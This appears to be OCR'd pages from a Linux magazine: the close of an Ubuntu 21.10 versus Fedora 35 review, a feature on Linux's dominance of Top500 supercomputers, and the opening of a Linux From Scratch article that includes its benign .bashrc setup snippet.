
On the other hand, Fedora has long been considered the premier Gnome distro since it virtually always bundles the latest release of the desktop environment. While the launch/dock plays a prominent role in Ubuntu's Gnome, under Fedora 35 Gnome 41 doesn't show one until you bring up the Activities Overview.

Playing with the plumbing

Ubuntu 21.10 ships with the latest version of *PipeWire*, which has caught the fancy of the multimedia world because it can capture and playback for both audio and video with minimal latency. However, the release still defaults to *PulseAudio 15*, which boasts of improved Bluetooth audio codecs.

Meanwhile, Fedora 35, having already given users a taste for *PipeWire*, has now replaced its default session manager with the more feature-rich *WirePlumber* session manager, which allows for more customisations.

One noteworthy settings change under Fedora 35 is the Power settings, which now features a new profile option that enables users to switch between performance, balanced and power-save modes. And while Ubuntu 21.10 doesn't include Gnome 41, it does roll in quite a few programs from its stable, including the *Calendar* tool, *GNOME Disk Utility*, *Eye of Gnome*, *Gnome System Monitor* and more.



Ubuntu 21.10 ships with GTK4 and defaults to the light version of its characteristic Yaru theme.

In terms of applications, the only notable change in Ubuntu 21.10 is that *Firefox* is now powered by a snap tool, apparently to give *Firefox* developers more control over the update process, though the regular *Firefox* package is still available in the repos.

Fedora 35 gets a redesigned Software store with improved support for Flatpaks, in that enabling third-party repositories will also list selected Flathub applications in the Software store, including *Zoom*, *Microsoft Teams*, *Skype*, *Bitwarden*, *Minecraft* and more.

Breaking cover

Peeking under the hood, it's more of the same. While Ubuntu 21.10 is built around Linux kernel v5.13, Fedora 35 outscores it by wrapping itself around v5.14. The v5.13 became the first kernel to officially include some initial support for Apple's homebrewed Arm-based M1 SoC (system on a chip). It's also the first kernel to introduce support for the Kernel Electric Fence (KFENCE) memory error detector. The feature is enabled by default on Ubuntu 21.10 and will randomise the memory location of the kernel stack at each system-call entry on both the amd64 and arm64 architectures.

One background change that's been due for quite some is enabling the Zstd compression, which will supposedly lead to faster installations. Of course, as you would have probably guessed, Fedora's been using Zstd compressed packages for more than a couple of years.

Oh, and both distributions boast of improved graphics support for users of the proprietary Nvidia graphics drivers, which can now finally run Wayland sessions on top of both distros.

As you can see, the different packaging formats are just one of the many distinguishing elements between the two leading distros. While Fedora 35 gives you an unadulterated Gnome experience, Ubuntu 21.10 strives for continuity by tweaking the desktop according to its sensibilities.

» CALLING ALL CODERS

Canonical hails Ubuntu 21.10 as the most productive environment for cloud-native developers. Arguing that modern development practices rely on containerised images that are consistent and trustworthy, Canonical reveals that with the release it's also published Ubuntu 21.10 images in the Open Container Initiative (OCI) format on the Docker Hub and the Amazon ECR Public Registry.

Other developer-centric highlights of Ubuntu 21.10 include the availability of Apache Cassandra now packaged as a snap, as well as PHP 8 and GCC 11 including full support for static analysis.

Meanwhile, the biggest developer-centric change in Fedora 35 is the distro defaulting to Python 3.10, while retiring the long-unsupported Python 3.5. Elsewhere, the Node.js interpreter has been bumped up to the next 30-month LTS release v16.x, along with PHP 8.

In virtually every aspect Fedora will always be closer to upstream than Ubuntu, and promises a longer support cycle than the standard Ubuntu releases. We can again spend reams breaking down the two distros at a project-level, but from a wares perspective, both distros have equally riveting offerings, making them a compelling upgrade for their respective camps. LXF

Fedora 35 gets a new Connections tool, courtesy of Gnome 41, for switching between multiple ongoing remote sessions.

VERDICT: UBUNTU 21.10

DEVELOPER: Canonical
WEB: www.ubuntu.com
LICENCE: Various

FEATURES	8/10	EASE OF USE	8/10
PERFORMANCE	8/10	DOCUMENTATION	8/10

Ubuntu 21.10 finally makes the redesigned Gnome experience usable, making it a must-have upgrade for non-LTS users.

» Rating 8/10


VERDICT: FEDORA 35

DEVELOPER: Red Hat
WEB: www.fedoraproject.com
LICENCE: Various

FEATURES	8/10	EASE OF USE	8/10
PERFORMANCE	8/10	DOCUMENTATION	8/10

Does enough to maintain its position as the leading Gnome distro that doesn't sacrifice stability in the name of innovation.

» Rating 8/10



LINUX AT THE PEAK OF PERFORMANCE

Mike Bedford explores the world's fastest supercomputers to find out how Linux came to power every top 500 high-performance computer.

Twice each year, in June and November, the world's fastest 500 supercomputers are revealed. Eagerly anticipated by the high-performance computing (HPC) community, the Top500.org list paints a picture of computing at the top end, and the difference from run-of-the-mill PCs is stark.

Perusing lists from the list's 28 years highlights various trends, including one that will be of particular interest to *Linux Format* readers. From the dominance of Unix in the early days, a remarkable change has taken place more recently. After making its first appearance in 1998, Linux was powering the majority of the top 500 computers by 2004, it became universal in 2017, and it has remained the *only* operating system used in the planet's top supercomputers ever since.

Why is Linux the dominant operating system in high-performance computing? That's a question we aim to answer here as we take a look at the history of Linux in supercomputing. We can't talk about the upper echelons of computing without also talking about the hardware, though, so be prepared for your jaw to drop as we also highlight some facts and figures about the world's fastest calculating machines.

Linux's super debut

In 1998, almost a quarter of computers in the Top500 list were manufactured by supercomputer specialist Cray Research, and the remainder of the list was dominated by big-name supercomputer manufacturers such as HP, IBM, NEC and Fujitsu. In other respects, though, high-performance computing in the late 1990s exhibited some considerable diversity.

Back in the 90s we saw machines empowered by a wide range of processor families including Sun SPARC, MIPS and IBM POWER in similar numbers, with DEC Alpha and HP PA-RISC also being represented. In marked contrast, over 90 per cent of all machines in the most recent list use x86 processors that aren't too different from that those power run-of-the-mill PCs. Even in the 1998 list, though, several supercomputers used chips that were also found in desktop PCs, albeit top-end machines, and this brings us to the Avalon Cluster, which made its debut to the Top500 list in June of that year.

That machine was very different to most of the planet's fastest computers. It wasn't built by a specialised supercomputer manufacturer, but by a team at the US government's Los Alamos National Laboratory. Not only that, it was also put together using off-the-shelf DEC Alpha-based desktop PCs as its fundamental building block.

Specifically, it was constructed from 68 PCs, each containing one single-cored 531MHz DEC Alpha EV56 processor, yet it demonstrated a performance of 19.3Gigaflops, thereby gaining it in a place in the Top500 list. Admittedly, it only entered the list at 314th place, but it broke new ground in performance-per-unit-cost, as a result of its hitherto unimaginably low

price tag of just $150,000 ($255,000 in 2021). A contributory factor to its high bang per buck was that Avalon operated under Linux, making it unique in 1998, when the majority of the high-performance computing community was paying a licence fee – often a sizeable one – for their operating systems.

Isambard in the house

Isambard Kingdom Brunel is well known as the Victorian engineer who was responsible for designing and building the Clifton Suspension Bridge in Bristol, the Great Western Railway from London to Cornwall, and the SS Great Britain, the steam ship that laid the first Transatlantic telegraph cable. He also gave his name to the Isambard supercomputer that was built by the GW4 Alliance – which comprises the universities of Bath, Bristol, Cardiff and Exeter – together with Cray Inc. and the Met Office.

Having already seen that fewer than 10 per cent of machines in the latest Top500 list are powered by something other than x86 processors, it's interesting to note that Isambard is a non-x86 computer. In particular, it was the first supercomputer ever to use processors based on ARM technology. It never made it into the Top500 list, but a bigger and better ARM-based supercomputer in the form of Isambard 2 is being developed and, as we'll see later, the current number one spot in the Top500 list is also occupied by a machine powered by ARM-based chips.

Even though Isambard didn't make its mark on the Top500 list, with the exception of its pioneering use of ARM architecture processors, it shared many of the same characteristics of the planet's 500 fastest computers, most importantly its use of Linux. So, to understand why Linux became the de facto standard operating system in high-performance computing, we put some questions to the Isambard project manager.

Linux in HPC

Simon McIntosh-Smith is a professor of high-performance computing at the University of Bristol, where he leads the HPC Research Group. He's in charge of the Isambard supercomputing service on behalf of the GW4 Alliance and the Met Office, and has 27 years' experience in high-performance computing across both industry and academia. We asked him why Linux is the OS of choice in high-performance computing.

The Avalon Cluster at the Los Alamos National Laboratory, shown here with one of its creators, Michael Warren, was the first Linux-based supercomputer to enter the Top 500 list. Credit: Los Alamos.

"The primary advantage is that it's open source", Simon told us. "This means that the providers can get into the OS and optimise it for the HPC use case", he said, "they can find and fix bugs, and the source code can also be shared with the users and customers, giving everyone greater confidence in the solutions." We then asked what sorts of optimisations tend to be needed in supercomputers, Simon explained something of the differing requirements of this sector compared to personal computers. "Optimisations might include improving jitter by removing things that occasionally fire up in Linux, but which aren't strictly needed in an HPC setting. These might be daemons to check for printers, etc. – things important in a personal computing setting, but not in a supercomputer. It's also common to optimise performance for communication between machines, and for I/O to large, parallel filesystems, etc."

Following up on this theme, Simon stressed more of the benefits of the open source nature of Linux, coupled with the "shared investment in improving the core of Linux". As he explained, "supercomputers integrate a

» SUPERCOMPUTER HARDWARE

The identity of the first supercomputer is debatable, and probably dates back to the late 1950s. However, one of the best-known early machines was 1975's Cray-1, which optimised the original hardware approach. In these early days of the microprocessor, computers were nearly all based on CPUs built using discrete components, and which were designed for a particular machine by its manufacturer. In the case of the Cray-1, that processor was different from those designed for mainstream machines; it was a vector processor.

Cray might still be building supercomputers, but they couldn't be more different from this Cray-1, which featured specialist vector processors.


Such an approach is now a feature of mainstream microprocessors, in enabling a single instruction to work on multiple values in parallel. Yet back in the 1970s, it was the sole domain of supercomputers.

With the increasing availability and performance of microprocessors, in time all this changed. Instead of using a single custom-built processor, supercomputers starting using ordinary microprocessors, but in ever-increasing numbers. A more recent trend in using mainstream chips, but for different applications, is the use of GPUs, because of their massively parallel capability.

However, pundits are now suggesting that, with Moore's Law apparently running out of steam, the HPC community will need to return to using at least an element of dedicated hardware if performance gains are to continue. Exactly what that might mean remains to be seen, and a variety of options have been proposed, but probably the most esoteric involves quantum technology.

wide variety of different devices – storage systems, networks, different processors, GPUs – and so the ability to rapidly add new high-performance device drivers was an advantage." But there's more, as he told us in response to our query about improving the core of Linux. "Improved support for high-performance parallel file systems is a big one, as is improved inter-node communication and improved scaling across many-cores within a single server," he indicated. "There's lots of work to make the kernel more resilient and error-free and also support for things like accelerators."

Simon's final advantage of Linux is another one we're well familiar with, and enjoy the benefits of, even though the benefit to the supercomputer community is immeasurably greater than it is on the desktop. "Licences are free", he said, "a distinct advantage over other operating systems which were charging by the core/socket/node." Because alternative operating systems just don't end up in supercomputers today it's difficult to quantify this, although looking at the licence fee for an operating system that's used in large multi-core servers might just give us an inkling of the massive benefits on offer. Windows Server 2022 Standard Edition costs about £560 for 16 cores. If we were to scale that up to the 7,630,848 cores of today's fastest supercomputer, we'd end up with a cost of over a quarter of a billion pounds.



Of all the operating systems that have empowered supercomputers, none have been more successful than Linux, which has been dominant since 2004.

Credit: Riken

Turning Japanese

We promised to provide some amazing facts and figures about the extreme upper end of the computing spectrum, and that can mean only one thing: Japan's Fugako, which has held the top spot in the Top500 list since June 2020. Fugaku is the alternative name for Mount Fuji, Japan's tallest mountain, so it's an appropriate name for the country's pinnacle of computing, which also happens to be the world's latest and greatest.

Starting at the top and working down, Fugaku is made up of no fewer than 432 cabinets, each of which has eight shelves containing three so-called bunches of blades. A bunch of blades comprises eight CPU memory units, and each of those has two processors. Multiplying all those figures together, and applying a "fiddle factor" to account for the fact that some of the cabinets are only partially full, we get to a grand total of 158,976 processors. The processors in question are Fujitsu A64FXs, which employ 64-bit ARM technology with a substantial 48 cores per chip, which brings us to that 7,630,848 core count. Moving on from the number-crunching real estate, Fugaku boasts 32GB of system memory for each A64FX, which equates to 4.85PB for

» THE ENVIRONMENTAL COSTS

The financial costs of supercomputers are eye-watering, but so too can be the cost to the environment. It's not surprising, therefore, that energy efficiency is of ever greater concern.

Japan's Fugaku, today's fastest supercomputer, consumes no less than 28.33MW of electricity. That might sound a lot, and it is. It's approximately the consumption of a UK town or city of 50,00 people. It's not clear how much that would cost in Japan, although it was widely reported that the Titan supercomputer, which was the world's fastest back in 2012, and which consumed 8.2MW, cost $9 million per year to run. We can imagine that it would also have been responsible for pumping quite a bit of carbon dioxide into the atmosphere.

Starting in 2007, the Top500 list has been joined by the Green500 list, which contains machines in the Top500 list, but orders them by their efficiency, as measured in GFLOP/s per watt. And gains here have been no less impressive than the improvements in raw processing power. Fugaku boasts an efficiency of 15.4GFLOPs/watt, but that only puts it in 20th place. At the head of the list is another Japanese system which is only at 335th place in the Top500 list, but clocks up and impressive 29.7GFLOPs/watt.

Turning back the clock, the world's most energy-efficient supercomputer five years ago achieved 6.6GFLOPs/watt and the most that could be extracted from a watt when the Green500 list launched in 2007 was 0.35GFLOPs.

Reputedly, Titan which operated at the Oak Ridge National Laboratory from 2013 to 2019, consumed $9 million's worth of electricity per year.

Credit: OLCF at ORNL, CC BY 2.0, https://www.flickr.com/photos/olcf/49912802521/

the machine as a whole, and a storage system comprising 1.6TB Level 1 SSD storage for each 16 A64FX chip, a shared 150PB Level 2 file system, plus a Level 3 cloud storage system.

Figures like these might be mind-boggling, and the performance figures are no less so. With all those millions of cores it's unsurprising that Fugaku is no slouch. It boasts a theoretical peak performance of 488PFLOP/s for 64-bit double precision operations in its normal mode. In fact, it clocks up 1.07EFLOP/s for 32-bit single precision arithmetic in its 2.2GHz boost mode, although we're still awaiting the first-ever exascale computer, which would require in excess of 1EFLOP/s for 64-bit double precision operations. And if the exa prefix is unfamiliar, it's a 1 followed by 18 zeros, but we'll leave you to figure out how much faster that is than the PC sitting on your desk.

Putting all those PFLOP/s to good use

It's got to be admitted that some computer enthusiasts crave the ultimate in power, and sometimes give in to the temptation by investing in a PC that offers far more performance than they'll ever need. Things are very different in business, of course, and undoubtedly in the world of supercomputers. After all, with machines costing upwards of a billion dollars, the price of over-specifying by 10 per cent would be measured in the millions. And this begs the question of how all that power is put to use?

With several of the planet's fastest computers being in America's national laboratories, it'll come as no surprise that defence applications feature heavily, and included here are weapons design and cryptography. However, we're going to concentrate mostly on the civilian and academic uses of high-performance computers. And things have changed here during the past couple of years if the Fugaku supercomputer is at all representative. Riken, the Japanese research centre that operates that ground-breaking machine, has revealed something of what it's been used for to date, and one particular theme is evident.

Riken and Kyoto University, for example, are exploring 2,000 new drug candidates for COVID-19, to inhibit the enzyme that helps the virus multiply. Another project involving Riken and Kyoto University involves an investigation of the influence on virus droplet infection of flow, temperature and humidity of the air around an infected person and potential victims, with a view to proposing suitable countermeasures. Meanwhile, recognising the global social and economic impact of

Credit: Met Office and GW4 Alliance

Named after the Victorian engineer Isambard Kingdom Brunel, the Isambard supercomputer was the first to use ARM-based processors.

Credit: NASA

This Hyperwall at NASA's Advanced Supercomputing Division enables scientists to visualise the output from their supercomputer-based astronomical simulations.

measures taken the control the pandemic, researchers at several Japanese universities are simulating the possible future of social and economic activities, with a view to informing policy options.

Turning our attention closer to home, the UK's fastest computer is operated by the Met Office in Exeter. It holds a fairly lowly 58th position in the Top500 list, but that's because it's now getting rather long in the tooth and will be replaced by a much more powerful machine in 2022. As you might imagine, a major application is weather forecasting, as emphasised by a press release about the new computing facility. The Met Office says it will "deliver earlier, more accurate warnings of severe weather, protecting people, businesses, and critical national infrastructure." However, that's just a start, and climate modelling is every bit as important. Indeed, the Met Office goes on to


> **NEARING THE EXA-SCALE**
> "It clocks up 1.07EFLOP/s for 32-bit single precision arithmetic in its 2.2GHz boost mode, but we're still awaiting the first-ever exascale computer."

stress that it'll "enable ground-breaking new climate change modelling, unleashing the full potential of the Met Office's expertise in climate science to help build a resilient, low carbon economy."

Looking more generally into the wider supercomputing scene, these beasts of the computing world are also used for research into medicine – not only COVID-related – astronomy, chemistry, plus data mining, product design and finance. And while it might represent a bit of a chicken and egg situation, given that "semiconductor" is given as the application area of 6.3 per cent of the machines in the current Top500 list, high-performance computers are also used to design high-performance computers. Increasingly, AI is also being cited as one of the major future applications.

However, and this brings us back to our comments on enthusiasts aspiring to more computing power than they need, there's surely also a degree to which the availability of massive computing facilities drives its adaptation in new areas. Perhaps, therefore, a degree of over-specification does take place after all, and it might just be a price worth paying. LXF

LINUX FROM SCRATCH



Aaron Peters examines building a distro from the ground up with Linux From Scratch, because why take the easy way?

One of the great things about Linux, and open source in general, is the ability to leverage the work of others in order to make something better. Or at least better for you. Today's Linux distributions do exactly that, assembling individual upstream projects such as the Linux kernel, GNU utilities and applications into a cohesive operating system that's easy to install and use.

Of course, you can always customise a Linux distro by adding packages, features and applications as desired. But the Linux From Scratch (**www.linuxfromscratch.org**) project (hereafter also written as LFS) takes a different tact. LFS enables you to build a Linux distribution from the ground up.

Sound fun? Well it is, but it's also a fair amount of work. There are many modern conveniences that will be missing, because you'll be building everything by yourself from source code and configuration files. The good news is that if you're someone who's willing to "read the manual," and you can follow instructions, you too can build a Linux system and gain an understanding of how distribution developers assemble these systems today. And you'll learn a lot along the way.

There are a few things you'll require in order to get started with LFS. The first is a compatible Linux system to act as the "host," or the system that provides the tools to get the first parts of LFS built. The second is the "target" system, or where LFS will be installed and boot from. Finally, you need the LFS book, which can be downloaded from the project's website.

PUT YOUR STAMP ON A DISTRO

"The Linux From Scratch exercise is a fantastic way to learn how Linux works at a very basic level"

Why from scratch?

A natural question to ask at this point is, "Why on earth would someone want to build Linux from scratch when so many great distributions exist?" There are two primary reasons. The first is that the LFS exercise is a fantastic way to learn how Linux works at a very basic level. Modern distributions do a lot of hand-holding, from convenient administration scripts to built-in hardware detection to package systems with automatic dependency resolution. All these make it easy to forget how intricate all these moving pieces are. So working though an LFS build will not simply bestow knowledge about how they work, but will give you a better background to troubleshoot issues on your regular distro.


But taking this a step further, LFS can begin to equip individuals who need to create specialised Linux distributions with the background to do so. An example of this use case might be creating a version of Linux for a specific type of hardware. The LFS book notes that many distros contain a great deal of unnecessary

software, and indeed typical Linux users are accustomed to new installations requiring at least 4 or 5GB of storage space. (And this is on the conservative side; the most recent desktop versions of Ubuntu and Fedora list minimum storage requirements of 8.6 and 15GB of storage, respectively.) And sure, there are "tiny distros" out there, but what if you need it for a machine with a Power PC processor? Or if even the 12MB required by a distro like Tiny Core Linux is too much? Building a custom Linux system for this type of scenario is a huge undertaking, and LFS provides a very logical first step.


Scratch that itch

The LFS project began in 1999, and released its latest stable version (11.0 at the time of writing) in September 2021. It may surprise you to learn that the output of the Linux From Scratch project isn't a distribution, or even an advanced distribution customisation tool (see the box for some examples of these related projects, *below*). The LFS "product" is actually a book containing the instructions on how to build your own version of Linux. It describes, step-by-step, how to prepare your system ready for LFS (more on this later), building the base system, and how to get and build each individual software component.

LFS is, in a sense, a source-based distribution. However, while many distributions import code from upstream to be integrated and packaged in a preferred format, LFS simply provides the instructions to build and configure each of its supported components. One of the advantages of the source-based nature of LFS is its support for multiple architectures. It officially supports x86 (32-bit) and x86_64 (64-bit) processors. Although the book notes that you can target Power PC and ARM systems "with some modifications," it doesn't provide those instructions. So if this is your first foray into such a deeply technical undertaking, it's best to stick to Intel systems for now.



Download the Linux From Scratch book from its website.


The new instance of the shell is a *non-login* shell, which does not read, and execute, the contents of `/etc/profile` or `.bash_profile` files, but rather reads, and executes, the `.bashrc` file instead. Create the `.bashrc` file now:

```
cat > ~/.bashrc << "EOF"
set +h
umask 022
LFS=/mnt/lfs
LC_ALL=POSIX
LFS_TGT=$(uname -m)-lfs-linux-gnu
PATH=/usr/bin
if [ ! -L /bin ]; then PATH=/bin:$PATH; fi
PATH=$LFS/tools/bin:$PATH
CONFIG_SITE=$LFS/usr/share/config.site
export LFS LC_ALL LFS_TGT PATH CONFIG_SITE
EOF
```

The meaning of the settings in `.bashrc`

`set +h`
The `set +h` command turns off `bash`'s hash function. Hashing is ordinarily a useful feature—`bash` uses a hash table to remember the full path of executable files to avoid searching the `PATH` time and again to find the same executable. However, the new tools should be used as soon as they are installed. By switching off the hash function, the shell will always search the `PATH` when a program is to be run. As such, the shell will find the newly compiled tools in `$LFS/tools` as soon as they are available without remembering a previous version of the same program in a different location.

`umask 022`
Setting the user file-creation mask (umask) to 022 ensures that newly created files and directories are only writable by their owner, but are readable and executable by anyone (assuming default modes are used by

Code samples from the chapter on setting up the LFS environment, which can be easily copied and pasted into script files or the terminal.

Stop scratching!

Before diving into LFS it's important to set expectations about what's required of you, as well as the end result. You'll need to put in a sizable amount of time and effort. Yet even the base LFS system is still what most would consider a minimal system. Here are some of the niceties of modern Linux distros that you can count on not having.

First and foremost, understand that you'll be building the system on the computer where it will reside. This means the system will need to either already have Linux installed on it, or be able to run a Live CD version of Linux that has the capability of installing more software onto it (in other words, supports persistence). If your goal is to transfer the LFS installation to a different machine once it's built, you'll need to keep the important attributes (such as type of processor and other hardware) in mind.

It's easy to move your LFS system to a new machine that has the same system architecture. But if for example you're building LFS on an x86_64 system but want to run it on a 32-bit x86, you'll need to make sure you set up your tools to cross-compile. Even if the architectures are the same, you'll still need to manually move the files to the new machine, and make any necessary adjustments (for example, pointing to the right boot drive) once it's in that final location.

» ALTERNATE "CUSTOM DISTRIBUTION" PROJECTS

Going through the exercise of building LFS can prepare you to assemble your own, customised Linux OS. There are other projects that aim to accomplish this in a more point-and-click fashion, however. The projects below enable you "re-spin" the most popular standard distros, as follows:

› *Linux Live Kit*, **www.linux-live.org**: this project provides the ability to create a bootable ISO file from your favourite distribution, suitable for running from a CD or USB drive. The project recommends Debian, but supports other distributions as well.

› *Ubuntu Imager*, **https://github.com/Distroshare/distroshare-ubuntu-imager**: this command-line utility takes input from a configuration file, then assembles a custom Ubuntu-based ISO file.

› *Image Builder*: the Fedora distribution contains the *Image Builder* tool that enables custom OS image creation. Based on tools from the Weldr project (**https://github.com/weldr**), they're available either in the terminal or via the Cockpit system admin panel.

These projects represent a nice middle ground between the standard versions of distros, which may contain options you don't want, and LFS, which lacks many of the automagical setup and administration features.

With respect to getting the system up and running, there's no installer for the LFS system. Most modern installers will take care of key steps such as creating a user account, setting locale and time zone, and installing a "default" bootstrap system. None of these will happen automatically in LFS. Instead, you'll build and install all the necessary software by hand, then carry out adjustments to make it boot. This is a good time to reiterate: follow the LFS instructions carefully.

By the same token, you won't have any automatic driver installation. You'll enable the drivers for your hardware by compiling them into the kernel when you build it, either directly or as modules. Users of a certain age will remember modifying configuration files (such as USB-related udev scripts, or everyone's favourite file **XF86Config**), and you can expect to have to repeat this little bit of nostalgia while building LFS. And out of the box you'll be limited to the drivers that come along with the Linux kernel. If you have specialised hardware, such as a high-end graphics card, you'll be on your own getting the driver installed and working.

As mentioned previously, "packages" as supported by LFS are really just source code archives. As such, there's no command that you can use to automatically fetch and install these components, and there's certainly no dependency resolution. So even while you're building the base LFS system, you'll need to be careful to do things in order, lest you run into an issue because some prerequisite of the software you're compiling hasn't been installed yet.

The LFS authors have conveniently created archives of all source and patch files that are required for each release.

